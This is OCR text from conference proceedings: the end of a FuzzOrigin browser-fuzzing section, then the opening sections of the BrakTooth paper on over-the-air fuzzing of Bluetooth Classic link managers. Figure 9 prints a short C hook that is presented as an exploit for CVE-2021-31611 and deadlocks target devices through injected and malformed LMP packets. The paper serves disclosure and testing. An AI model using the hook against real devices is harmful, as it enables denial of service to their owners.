For attaching the event handler, FUZZORIGIN randomly chooses a function from the corpus (i.e., *functions*), and attaches it as a handler of a random event (e.g., click or load). FUZZORIGIN also prioritizes the navigation-related events (i.e., $\texttt{Event}_{\texttt{nav}}$), thus the completion of a navigation can frequently invoke other functions (Algorithm 2).

Next FUZZORIGIN considers two JavaScript code blocks (i.e., `if-else` and `try-catch`). FUZZORIGIN defines a template and fills the block by recursively calling generateScript with the small number `N` (i.e., line 14, *generateCodeBlock*)

Finally for the other general JavaScript operations, FUZZORIGIN randomly generates Web APIs and `function-call` (i.e., line 17, *createCode*). The web APIs include DOM object creation (i.e., document.createElement) and DOM property set, DOM method call, timer function (i.e., setTimeout), and XMLHttpRequest. FUZZORIGIN covers `Document`, `Element`, `Event`, `EventTarget`, `Node` and `Window` as a DOM object. FUZZORIGIN does not generate anything other than aforementioned web APIs and `function-call` to focus on origin-related operations.

During the generation, we configure the statement to frequently use $\texttt{API}_{\texttt{nav}}$ and event triggering APIs (e.g., `Click`, and `Submit`), which help fulfilling FUZZORIGIN's design philosophy (i.e., frequent navigation and chained event handling). The element defined from the HTML tags can also be accessed and updated here.

While all the statements are randomly generated, the probabilities for selecting navigation-related events and $\texttt{API}_{\texttt{nav}}$ (i.e., `WEIGHTED_RAND`) can be configured so that various fuzzer settings can be used.

BRAKTOOTH: Causing Havoc on Bluetooth Link Manager via Directed Fuzzing

Matheus E. Garbelini
SUTD

Vaibhav Bedi
SUTD

Sudipta Chattopadhyay
SUTD

Sumei Sun
*Institute for Infocomm Research, A*Star*

Ernest Kurniawan
*Institute for Infocomm Research, A*Star*

Abstract

In this paper we propose, design and evaluate a systematic directed fuzzing framework to automatically discover implementation bugs in arbitrary Bluetooth Classic (BT) devices. The core of our fuzzer is the first *over-the-air* approach that takes full control of the BT controller baseband from the host. This enables us to intercept and modify arbitrary packets, as well as to inject packets out-of-order in lower layers of closed-source BT stack, i.e., *Link Manager Protocol* (LMP) and *Baseband*. To systematically guide our fuzzing process, we propose an extensible and novel rule-based approach to automatically construct the protocol state machine during normal over-the-air communication. In particular, by writing a simple set of rules to identify protocol messages, we can dynamically construct an abstracted protocol state machine, fuzz packets resulting from a state and validate responses from target devices. As of today, we have fuzzed 13 BT devices from 11 vendors and we have discovered a total of 18 unknown implementation flaws, with 24 common vulnerability exposures (CVEs) assigned. Furthermore, our discoveries were awarded with six bug bounties from certain vendors. Finally, to show the broader applicability of our framework beyond BT, we have extended our approach to fuzz other wireless protocols, which additionally revealed 6 unknown bugs in certain Wi-Fi and BLE Host stacks.

1 Introduction

Bluetooth Classic (BT) is a wireless protocol that has been in use for more than twenty years. Although BT is gradually shifting to *Bluetooth Low Energy* (BLE), several IoT products, audio devices and smartphones still support BT communication. Unfortunately, recent vulnerabilities in BT design [2, 3] and implementation [41] highlight concrete threats that remain hidden from vendors in absence of rigorous testing.

In this paper, we propose a general and extensible fuzz testing framework to test arbitrary BT protocol implementations in the wild. Figure 1 illustrates the context of our




Figure 1: *Bluetooth Classic* protocol fuzzing approaches

BT fuzzer. Broadly, targets for BT stack fuzzing can be categorized into two: *(i)* host side of the BT stack that sits on the host operating system (`Target A`), and *(ii)* the BT controller stack that is implemented in the firmware (`Target B`). Due to the imposed isolation between the host and the BT controller (i.e., `Target A` and `Target B`), it is challenging to fuzz the controller BT stack directly from the host. Several fuzzing approaches [7, 20, 24], as shown by "BT Host Fuzzing" are only capable of fuzzing `Target A`. Emulation-based fuzzing [41, 58] ("BT Firmware Fuzzing" in Figure 1) is capable of fuzzing both `Target A` and `Target B`, but it requires reverse engineering the BT firmware and is not easily portable to any device. Moreover, emulation of a reversed engineered BT hardware relies on assumptions that may not correspond to exact features or timing behaviour of the real hardware [41].

Our proposed approach is shown via "OTA Fuzzing" (OTA stands for over-the-air) in Figure 1. In short, our BT fuzzer runs fuzzing campaigns directly on the host and it is capable to fuzz both `Target A` and `Target B` without modifying the firmware of the target device. Consequently, our BT fuzzer can be employed out-of-the-box to fuzz any BT controller stack. *To the best of our knowledge, our approach is the first* ***host-side*** *OTA fuzzer for BT Controller stack (i.e.* `Target B` *in Figure 1).* The fuzzing campaigns leverage the lowest data-link layer, thus bypassing existing firmware debloaters [55] that only consider the Host Controller Interface (HCI).

A key aspect of our OTA fuzzer is to keep the design general and extensible for many stateful protocols. Recent ap-

proaches on protocol fuzzing [17, 18, 38] suffer from several limitations to be generalizable. At one end, generational fuzzing approaches [17, 18] manually integrate custom state machines within the fuzzer for packet generation and mutation. At the other end, mutational fuzzers [38] leverage previously stored packet sequences as seeds for new input generation and fuzzing. Generational fuzzing approaches [17, 18] require significant work to support new protocols and is infeasible for complex protocols like BT which involve thousands of state transitions. Additionally, the state machine within such fuzzer is difficult to maintain upon new protocol features. In contrast, mutational fuzzers avoid the effort of creating the state machine, but are incapable to generate dynamic inputs that rely on data available only during live communication. For example, in BT, several packet fields in *L2CAP* contain data that are dynamically generated and exchanged. A mutational fuzzer relying on static seed inputs may often result in invalid data input, thus terminating the communication.

We employ a novel dynamic state mapping strategy to generalize OTA fuzzing. In particular, based on a few rules constructed only once per protocol, we dynamically map exchanged packets to protocol states during live communication. Then, we systematically refine the *mutation probabilities* assigned to a state for manipulating exchanged packets on-the-fly and maximize the state machine coverage to guide the fuzzing process. In such a fashion, we avoid manual hard-coding of state machines, yet direct the fuzzer to maximize coverage of protocol features captured by the state machine. Additionally, it is applicable to closed protocol stacks and is extensible to other protocols with a one-time effort of constructing the *mapping rules* and the *fuzzing interface*.

In the context of fuzzing BT stack, *we present the first technique to take full control of the communication in the BT controller (i.e.* `Target B` *in Figure 1) from the host.* While frameworks such as InternalBlue [29] allows packet injection, it is not able to control all the link manager procedures. To address this challenge, we develop a novel BT fuzzing interface by reverse engineering the BT stack of ESP32 [15]. This enables us to intercept and arbitrarily modify *any LMP or Baseband packet* exchanged with a target device. We note that the commodity ESP32 hardware costs below 20 USD, thus making our proposed fuzzer low cost and easily replicable. In summary, we make the following contributions in the paper:

1. We present the general design of our OTA fuzzer targeting stateful protocol stacks (Section 3). We also present our generic state mapping technique to dynamically create the state machine for fuzzing (Section 4).

2. We present the design of a *real-time* fuzzing interface by reverse engineering a commodity BT stack (Section 5).

3. We evaluate our fuzzer on 13 different BT devices (development boards, modules and consumer products). We discover 18 unknown implementation bugs, collectively named BRAKTOOTH (with 24 CVEs assigned) and six non compliances (Section 6). All bugs have been reported to the vendors, with several already patched. Moreover, six of the BRAKTOOTH bugs have received bug bounty from Intel, Espressif and Xiaomi. *An exploration on Bluetooth listing* [46] *reveals that* BRAKTOOTH *affects over 1400 product listings*.

4. We compare our fuzzer with four state-of-the-art BT fuzzers: BT Stack Smasher [5], Bluefuzz [7], IoTCube bfuzz [24] and Toothpicker [20]. We show that our fuzzer significantly outperforms all the competitors in terms of finding implementation flaws (Section 6).

5. We show the extensibility of our OTA fuzzer by extending it to fuzz arbitrary Wi-Fi and BLE Host protocol stacks. Our evaluation with eight Wi-Fi and BLE Host stacks reveals 6 unknown implementation flaws, none of which was discovered in comparable runs by state-of-the-art fuzzers for Wi-Fi and BLE i.e., Greyhound [17] and SweynTooth [18], respectively (Section 8).

2 Background and Motivation




Figure 2: Common OSI Layers of Bluetooth Classic Stack

The BT stack employs several protocol interactions which are scattered across *OSI layers* as shown in Figure 2. Notably, there is an isolation between lower-layer protocols such as *Baseband*, *LMP*; and higher-layer protocols such as L2CAP and beyond [45]. While higher-layer protocols run on a host operating system (OS), lower-layer protocols run on a separate hardware named *controller*, which receives HCI packets from the OS rather than *Baseband* or *LMP* packets.

BT main procedures are shown in Figure 3(a). Each procedure contains one or more message exchanges between *master* and *slave* devices. Furthermore, relevant procedures are split into *inquiry*, *paging* and *connection*. While inquiry and paging are only related to BT discovery and connection establishment between the master and the slave, the *connection* state involves exchanging most of layer 2 and 3 messages. After the master discovers the slave address via *inquiry scan*, the master connects to the slave via *paging* procedure and establishes an Asynchronous Connection Less (ACL) *connection* as illustrated in Figure 3(a): **(I)** The *master*




Figure 3: BT connection process and a BT stack vulnerability




Figure 4: An Illustration of Our Fuzzing Architecture.

sends LMP *Informational Requests*, which includes mutual exchange of device features, version and name; **(II)** *master* requests *LMP_host_connection_req* to request communication with *slave* higher-layers; **(III)** *slave* optionally performs *role switch* if it needs to become the *master*. Finally, if the *slave* accepts host connection with the *master*, **(IV)** *LMP Setup* is mutually performed and **(V)** LMP procedures for *pairing*, *authentication* and *encryption* start. The *slave* or *master* can reject any request by sending *LMP_reject* and they may disconnect from an active connection by sending *LMP_detach*.

All the aforementioned procedures are *usually* expected to be completed in a certain sequence. Since it is likely that such expected sequence of procedures had already been covered by compliance testing, our fuzzer aims to generate adversely crafted packet sequence. This is challenging due to the imposed requirements on hardware. For example, a test engineer may need to freely inject packets at any time during BT procedures for generating out-of-order packet sequences. Concretely, consider the *undefined* behaviour illustrated in Figure 3(b). First, the (malicious) *master* sends an out-of-order (*duplicated*) *LMP_setup_complete* during *LMP Informational requests* procedure to the *slave*. Next, the master waits for a reply from the *slave* and sends a *malformed LMP_features_req_ext* with an invalid *Opcode* value of 84, instead of the original opcode 3. This triggers a deadlock on the *slave*, requiring the user to manually reboot the *slave*.

The example depicted in Figure 3(b) requires sending to the *slave* a packet from procedure **(IV)** into procedure **(I)**, followed by mutating a packet in procedure **(I)** (c.f., Figure 3(a)). This, in turn, surfaces three crucial challenges for designing a comprehensive and effective fuzzer: **(a)** To have full freedom in *duplicating and injecting any packet at any point during the BT connection process*, **(b)** to mutate any field of an arbitrary packet and send it to a BT target in real-time, **(c)** to make the packet manipulation targeted such that the fuzzer steers the communication towards likely vulnerable scenarios.

3 Design Overview

In this section, we first discuss the key design concepts employed in our fuzzing framework. We then provide an overview of different design elements in the framework and justify our choices.

Design Novelty: We employ two key design concepts to generalize the fuzzing of stateful communication protocols: 1) Rule-based state mapping, and 2) dynamic fuzzing. Conceptually, the rules are provided by the designer to *locate the type field within an exchanged packet.* This is fundamentally different from writing an extensive set of rules (i.e., grammars) to *generate packets* for communication. Indeed, by allowing the target devices to communicate normally, we can intercept each exchanged packet and extract the type of the packet via the provided rules. This is then used to construct the normal flow of packet exchanges in the form of a state machine where each state is uniquely mapped to a packet type. During fuzzing, any exchanged packet is mapped on-the-fly to its respective state in this state machine for computing state/transitions coverage.

Concurrently, we employ dynamic fuzzing that *eliminates the need to integrate custom packet generation and handling within the fuzzer*. In other words, we simply intercept any exchanged packet and manipulate or inject packets as guided by the fuzzing process. This allows our fuzzing to account for all contextual information available *only during communication*, thus providing flexibility in reaching the deep states in the protocol implementation for fuzzing. Additionally, it makes our design lightweight and extensible to other stateful protocols with only a one-time effort per protocol on constructing the state mapping rules.

In the following, we discuss the key elements in our design and provide rationale behind our design choices.

Rule-based State Mapping and Fuzzing: Our proposed fuzzing architecture (see Figure 4) automatically generates the state machine from a few simple rules (“Mapping Rules" in Figure 4). In particular, the rules are used to map an exchanged packet to a particular state (“State Mapper" in Figure 4). As an example, by using just eight (8) rules, we construct a BT state machine with a hundred of states and over thousand transitions. We note that it is practically infeasible to manually construct such state machines like certain existing protocol fuzzers [4, 11, 17, 36]. An alternative approach is to use active automata learning to learn the behavior of

black-box systems. However, as expected and discussed in a recent approach [37], such learning requires significant time due to many queries to target devices. For example, even to learn a BLE state machine of around ten states, it might take an hour [37]. In contrast, we develop a lightweight approach that only requires a one-time effort from the designer to understand the protocol packet structure and devise the rules. Once the rules are devised, we can automatically construct the state machine for any device implementing the protocol and by mapping the states from a normal communication. We also show that such a rule-based approach is generic by employing it to diverse protocols i.e., BT, BLE (Host) and Wi-Fi.

Decoupling Packet Generation from Fuzzing: In our fuzzing architecture, we facilitate automated fuzzing during live communication between the target device and an arbitrary third-party stack ("Protocol Stack" in Figure 4). This is fundamentally different from conventional fuzzers that need to model the entire environment for communication (e.g., packet generation and handling) [4, 17, 36]. Our design facilitates fuzzing arbitrarily complex protocol stacks without modeling complex protocol characteristics within the fuzzer. While mutation-based fuzzing approaches [38] also fuzz packet sequences without packet generation effort, such approaches are not effective for complex protocols like Bluetooth Classic. This is because BT involves dynamic protocols e.g., L2CAP where certain contextual information (e.g., channel configuration) is only available *during communication* and used within generated packets. Thus, mutating packet sequences with *static* seed inputs (i.e., packet sequences stored from previous communications) will often terminate the communication due to the lack of contextual information in the packets. This results in ineffective fuzzing. Moreover, our decoupled design allows us to easily account for protocol changes, as such changes can be introduced to the third-party stack and thus reflect in the live communication for subsequent fuzzing.

Thus, our OTA fuzzer can be employed out of the box even if amendments are added to the target protocol. In contrast, when the packet generation is handled within the fuzzer [4, 17, 36], it is highly likely to require modification that accounts for new protocol features.

Generic and Efficient Packet Decoding: Unlike several protocol fuzzers [4, 18, 38, 40], the design of our OTA fuzzer avoids manual construction of packet decoders. Instead, we leverage on the rich body of packet decoders available in the community supported Wireshark project [35], which includes both wired and wireless protocols. Moreover, as Wireshark is actively maintained, it also includes protocols that are early in adoption such as 5G-NR [52] and BLE Audio [51]. In our OTA fuzzer, we directly expose all the decoders of Wireshark supported protocols to the fuzzing interface ("Fuzzing Interface" in Figure 4), allowing highly efficient packet handling and mutations. More importantly, our fuzzer eliminates the need for constructing packet decoders for a significant number (over 1000) of protocols already supported by Wireshark [53].

Feedback and Monitoring: Our approach involves target health monitoring ("Monitor" in Figure 4), which faces unique challenges to detect crashes for certain devices e.g., BT sound devices (see Section 4). Additionally, our approach aims to maximize the transition coverage of the reference state machine constructed via state mapping ("Optimizer" in Figure 4). To this end, it uses particle swarm optimization (PSO) to refine the probabilities for mutating packet fields and leverages the number of transition in the state machine as a cost function for PSO. We employ PSO due to its applicability in stochastic optimization scenarios in which the cost function may depict some randomness given the same decision vectors. This property translates well for our use in wireless fuzzing as communication over-the-air is imperfect and adds interferences that cause certain unpredictable behavior or delays during communication with the target. Such strategy was also used successfully in previous fuzzing works [17, 28]. However, to maneuver the cost function value of PSO within our framework involves additional challenges. This is because the packet generation is not controlled by our fuzzer. In particular, to compute the value of the cost function within PSO, we leverage our state mapper (see Figure 4) to return the state label of an exchanged packet on-the-fly. This is then used to update the state transition coverage.

In contrast, when the packet generation is completely controlled within the fuzzer [17], the computation of coverage is trivially attributed to the control flow hard-coded in the fuzzer state machine. Nonetheless, such coverage computation heavily depends on the nature of the state machine integrated within the fuzzer. This, in turn, makes the approach potentially challenging to extend and generalize for OTA fuzzing.

4 Methodology

The fuzzing process: Figure 5 captures some scenarios encountered during the fuzzing process. To start, we generate a reference state machine model M_{ref} (Figure 5(b)) from a few simple rules (see Section 4.1 for details). The OTA fuzzer intercepts all transmitted packets from the protocol stack (see Figure 4). Subsequently, these packets might be mutated (Figure 5(c)) or duplicated (Figure 5(d)) while sending them to the target device. For all the exchanged packets, either from target device or protocol stack, the state mapper is invoked to map a packet to a particular state in M_{ref} (Figures 5(b)-(d)). This, in turn, is used to monitor the current state of the protocol and to compute the transitions covered via the fuzzing process. Additionally, the state mapping is crucial to validate target response. For example, if the current state is S and the target response is mapped to state S', then we validate this response if and only if S' is the destination of any outgoing transitions from S. In the next section, we discuss our state mapping process in detail.




Figure 5: Different scenarios encountered during our fuzzing. **S:** State Mapping, **M:** Mutation, **D:** Duplication, **V:** Validation. P is the packet sent from the protocol stack whereas R is the response received from the target wireless device.

Algorithm 1 `get_state_label` Procedure

1: **Input:** Packet P, Rules $M_u : \{\langle \Phi^i, F^i \rangle \mid i \in [1,N]\}$
2: **Output:** State label generated for packet P
3: Parse packet P to get $layers(P)$
4: Let $F[L]$ be the set of packet fields for $L \in layers(P)$
5: **for** each $L \in layers(P)$ **do**
6: ▷ initialise state layer and type
7: $state.layer := state.type :=$ empty; $i := 1$
8: ▷ continue the mapping for P until a state label is found
9: **repeat**
10: ▷ check whether the layer matches with the next rule
11: **if** L satisfies Φ^i **then**
12: ▷ record matching layer and field names
13: $state.layer := L.name$; $F_{map} := F[L] \cap F^i$
14: **for** each $f \in F_{map}$ **do**
15: $v :=$ value of field f in packet P
16: $state.type := concat(state.type, lookup[v])$
17: **end for**
18: **end if**
19: $\Theta := (state.layer = empty \vee state.type = empty)$
20: $i := i + 1$
21: **until** $((\Theta = false) \vee (i > N))$
22: ▷ create the state label if a match was found
23: **if** $(state.layer \neq empty \wedge state.type \neq empty)$ **then**
24: $state.name := state.dir \oplus state.layer \oplus state.type$
25: **return** $state.name$
26: **end if**
27: **end for**

4.1 Protocol State Mapping

The *state mapper* shown (see Figure 4) dynamically generates the state machine M_{ref} to capture the protocol between the devices. This can be performed either in real-time during the communication (c.f., Figure 5 (b)) or via previously stored capture files. We note that our state mapper constructs M_{ref} by inspecting exchanged packets and mapping each packet type to a unique state in M_{ref}. The exchanged packets depend only on the protocol and not on any device specific states. Thus, as long as the target device implements the considered protocol, we can always map an arbitrary packet P, exchanged from any target device, to a state in M_{ref}.

Mapping Rules: The core of state mapping is to create a state label for any packet exchanged during communication. This is accomplished via a set of rules M_u: a list of N pairs $\langle \Phi^i, F^i \rangle$ for $i \in [1,N]$. Φ^i denotes a condition (e.g., name of a layer) to identify the protocol layer (say L), whereas F^i captures the names of fields that identify the packet type within L. Figure 6 shows two such rules in M_u: the first rule captures the protocol layer name (i.e., *layer.name*) as `L2CAP` and the packet type in `L2CAP` is identified in field $F^1 \equiv$ `l2cap.code`. Similarly, the second rule captures the protocol layer `LMP` and target fields {`lmp.eop`, `lmp.opcode`}. We argue that such a set of rules is easy to construct for well-defined protocols (we needed only eight rules for BT) and that our mapping approach avoids manual construction of protocol state machines for fuzzing. Additionally, the mapping rules are significantly more lightweight as compared to typical grammar rules used for generating packets in model-based fuzzers [14]. In particular, the state machine generated by leveraging the mapping rules facilitate state monitoring and coverage computation to guide the fuzzing process. Such a state machine is not used for generating packets within our fuzzer. For reference, the mapping rules for BT, Wi-Fi and BLE Host Protocols are included in the Appendix.

State Mapping Process: The state mapper (Algorithm 1) creates a *state label* for any exchanged packet P. Then, a transition between states s and s' is created in M_{ref} when s and s' correspond to consecutive packets. The *state label* contains the direction of the packet (i.e., TX for transmitted and RX for received), the name of the layer (e.g., LMP) and the type of the packet (e.g., `Features Req.`). To create the *state label*, we first dissect the packet P in real-time and obtain its inherent layers and fields (see Lines 3-4 in Algorithm 1). Subsequently, we navigate through all layers of packet P (i.e., $layers(P)$) to identify the layer name in the set of rules M_u (see Lines 5-13 in Algorithm 1). Once the layer is identified, we extract the values from the relevant fields in the layer to obtain the type of packet P (see Lines 13-15 Algorithm 1). Finally, the packet type is also used to generate the state label (Line 16 in Algorithm 1). We note that `lookup` dictionaries map the field value to a name e.g., the value `0x04` for the field `lmp.opcode` is mapped to type "`Features Res.`" (see Figure 6).

Although M_{ref} might be incomplete in nature, we argue that it is sufficient for effective fuzzing. Moreover, our state mapping architecture allows us to augment or modify the state mapping rules on-the-fly. This allows identification of new packet types as the protocol evolves, thus providing flexibility to the designer for selectively fuzzing protocol layers.




Figure 6: An example of the Protocol State Mapper.

4.2 Fuzzing and Optimization

As discussed in Section 3, we expose Wireshark protocol decoders to the fuzzer. In the following, we discuss how such is leveraged for packet mutation and duplication (Figure 5).

Mutation: Since a packet structure contains many fields, choosing *what* to mutate at *which* state is critical to diversify the fuzzing process. Consider an intercepted packet P and the mapped protocol state for packet P is S. Packet P can be mutated only if $S \in M_{ref}$ (protocol state machine). We capture the mutation probability at state S via $Y_i(S)$ in the i-th fuzzing iteration. $Y_i(S)$ contains a layer mutation probability for each layer in P and a field mutation probability for all the fields in P. Therefore, $|Y_i(S)| = N_L(P) + 1$ where $N_L(P)$ is the number of layers in packet P. The initial mutation probabilities at state S i.e., $Y_1(S)$ are *randomly* assigned. Figure 7 illustrates how the mutation is applied for two different packets P^1 and P^2, which have a number of layers. Firstly, a *Decoding Tree* is generated for each packet and fed to the *State Mapper*, which outputs states S for P^1 and S' for P^2. Then, such states are separately associated to mutation probabilities $Y_1(S)$ and $Y_1(S')$ respectively. We observe that pr_l^1 probability is assigned for mutating the *Baseband* (*BB*) layer, whereas the *ACL Header* is mutated with probability pr_l^2. Then, for each packet type, all the fields e.g., `LT_ADDRESS`, `Type`, receive the same probability pr_f for mutation. Finally, the fuzzer iterates over all layers and if a layer L_i hits its chance pr_l^i, each field of layer L_i is mutated with a probability pr_f.

In subsequent fuzzing iterations, we systematically refine the mutation probabilities to guide the fuzzing process via M_{ref}. To this end, we use an objective function to quantify the effectiveness of $Y_i = \bigcup_{S \in M_{ref}} Y_i(S)$ in terms of the coverage of M_{ref}. Therefore, by maximally covering the number of transitions in M_{ref}, we aim to maximize the number of anomalies found. Given this intuition, we use the number of newly covered transitions in M_{ref} as the objective function. We note that computing this coverage information requires repeated invocation of our state mapping algorithm (Algorithm 1).

We apply particle swarm optimization (PSO) to refine Y_i after each fuzzing iteration. Our choice of PSO is motivated by its effectiveness in a wireless environment that involves non-linear and stochastic behaviour [17, 39]. Intuitively, PSO optimizes the value of our objective function via iteratively modifying the positions of particles in the swarm. In our fuzzer, the position of a particle is the chosen probabilities Y_i in a given fuzzing iteration. Furthermore, each particle in a swarm is associated with a different set of mutation probabilities to apply PSO in our context.




Figure 7: An illustration of mutation probabilities distributed across layers and fields of the dissected packet decoding tree.

Mutation Operators: The mutation operator is applied according to the type of the chosen field and it avoids mutating in valid ranges (normally certification covers it), resulting in packets ideally being rejected or timed out.

Integer fields are mutated with a random value, but since a field may not be byte-aligned, its value is overwritten according to a bit-mask and its bit-length; Bitfield types are toggled using XOR operation and byte arrays (i.e., strings) receive a random byte value at a random position in the array.

Duplication: As shown in Figure 5(d), our fuzzer duplicates packets to send them at inappropriate times. The duplication revolves around two parameters: The chance r_{sel} for a packet P to be *duplicated* ($r_{sel} \in [0,1]$) and the time t (in milliseconds) for which the packet is kept in a queue Q_s before transmitting P out-of-order. The time t is chosen randomly between $[1, D_T]$. Adjusting r_{sel} and D_T influences *when* the fuzzer sends out-of-order packets to the target. A high value for D_T allows the fuzzer to send out-of-order packets more scattered across deeper states. In contrast, a higher r_{sel} may create flooding situations, which might prevent the fuzzer to reach deeper states. The implication of choosing these parameters is discussed in our empirical evaluation (Section 6).

Target Monitoring: Monitoring a target device over-the-air is not as direct as compared to monitoring classic program crashes. Whenever a BT system-on-chip (SoC) crashes, its internal watchdog timer detects unresponsiveness and hard resets the SoC. We employ several schemes to listen for messages indicative of crash & restart, across different types of BT devices (see "*Monitor*" in Figure 4).

For BT development boards or modules, the *Target Monitor* collects *startup messages* through their exposed *Serial Port* via USB cable. Similarly, Android smartphones require *ADB* connection to collect crash messages from system logs via USB. Furthermore, *SSH* allows collecting error messages from the kernel ring buffer via Ethernet or Loopback. Finally, the *Microphone* can be used to identify whether a BT sound device plays a *startup sound* above a user-defined volume threshold. Considering that such sound is usually played only when the device is manually powered on, the event of repeated startup sounds indicates a crash. Figure 8 outlines the different external connections and techniques to monitor each target type. We note that in cases when the watchdog timer fails to detect SoC hangs, we employ a global timer to detect reconnection timeout (and hence a possible deadlock).




Figure 8: An illustration of different BT *Target Monitors*.

4.3 Exploitation via Dissection Hooks

Once the fuzzer gets a vulnerability (crash or deadlock) or non-compliance, the user can replicate the scenario via our exploitation framework. This is done using TX/RX *dissection hooks* to inject or mutate packets during communication.

For example, test cases for CVE-2021-31611 (see Figure 3(b)), which would otherwise require reverse engineering to create, are now created by simply manipulating packets via our exploitation framework (see Figure 9).

Specifically, Figure 9 highlights intercepting packets and checking whether they match `LMP_features_req` or `LMP_features_req_ext` by using the Wireshark filters. Then the packet `LMP_setup_complete` is injected after `LMP_features_req` and `LMP_features_req_ext` is mutated by modifying the raw packet contents (i.e., `pkt_buf`).

5 Achieving Real-Time Fuzzing Interface

Due to the lack of open-source *Bluetooth Classic* controller implementations, it is challenging to circumvent the HCI barrier such that the *layer 2* (see Figure 2) is fully controlled by

```
int tx_post_dissection(pkt_buf, pkt_length) {
  //detect LMP_features_req
  if (packet_has_condition("btbrlmp.op == 39")) {
    //Send LMP_setup_complete after
    send_packet(LMP_setup_complete); return 0;
  }
  //detect LMP_features_req_ext
  if (packet_has_condition("btbrlmp.eop == 5")) {
    //Mutate LMP_features_req_ext to unkown opcode
    pkt_buf[4]=0xa9; return 1;
  }
}
```

Figure 9: CVE-2021-31611 exploit via TX *dissection hook*.

the host. Moreover, since the Baseband packets are sent in a time window multiple of 625*us* [45], handling Baseband in the host is not straightforward as the OS scheduler cannot normally operate in such a strict timing constraint.

We have the following options to address this challenge: (1) Implementing a BT controller from scratch; (2) using existing frameworks for BT firmware patching [29], or (3) designing a patched firmware to enable Baseband manipulation from the host using popular and low-cost IoT SoC. Option (1) is extremely labour intensive to implement due to the complexity of Baseband and LMP handling [45, p. 150]. Furthermore, there is no wireless SoC that openly exposes documentation of its *Bluetooth Classic* radio registers. Concurrently, option (2) does not offer much flexibility in host-side fuzzing as discussed next (Section 5.1). In contrast, we choose option (3), as it allows us to create a patched firmware *only once* and (re)use this out-of-the-box for fuzzing arbitrary Bluetooth classic devices.

Next, we highlight limitations of option (2) i.e., the state-of-art BT sniffing and injection (InternalBlue [29]) and discuss the conceptual differences that enable our fuzzing interface to overcome such shortcomings, while still keeping our approach generically applicable to fuzz other wireless protocols.

5.1 Comparison with InternalBlue

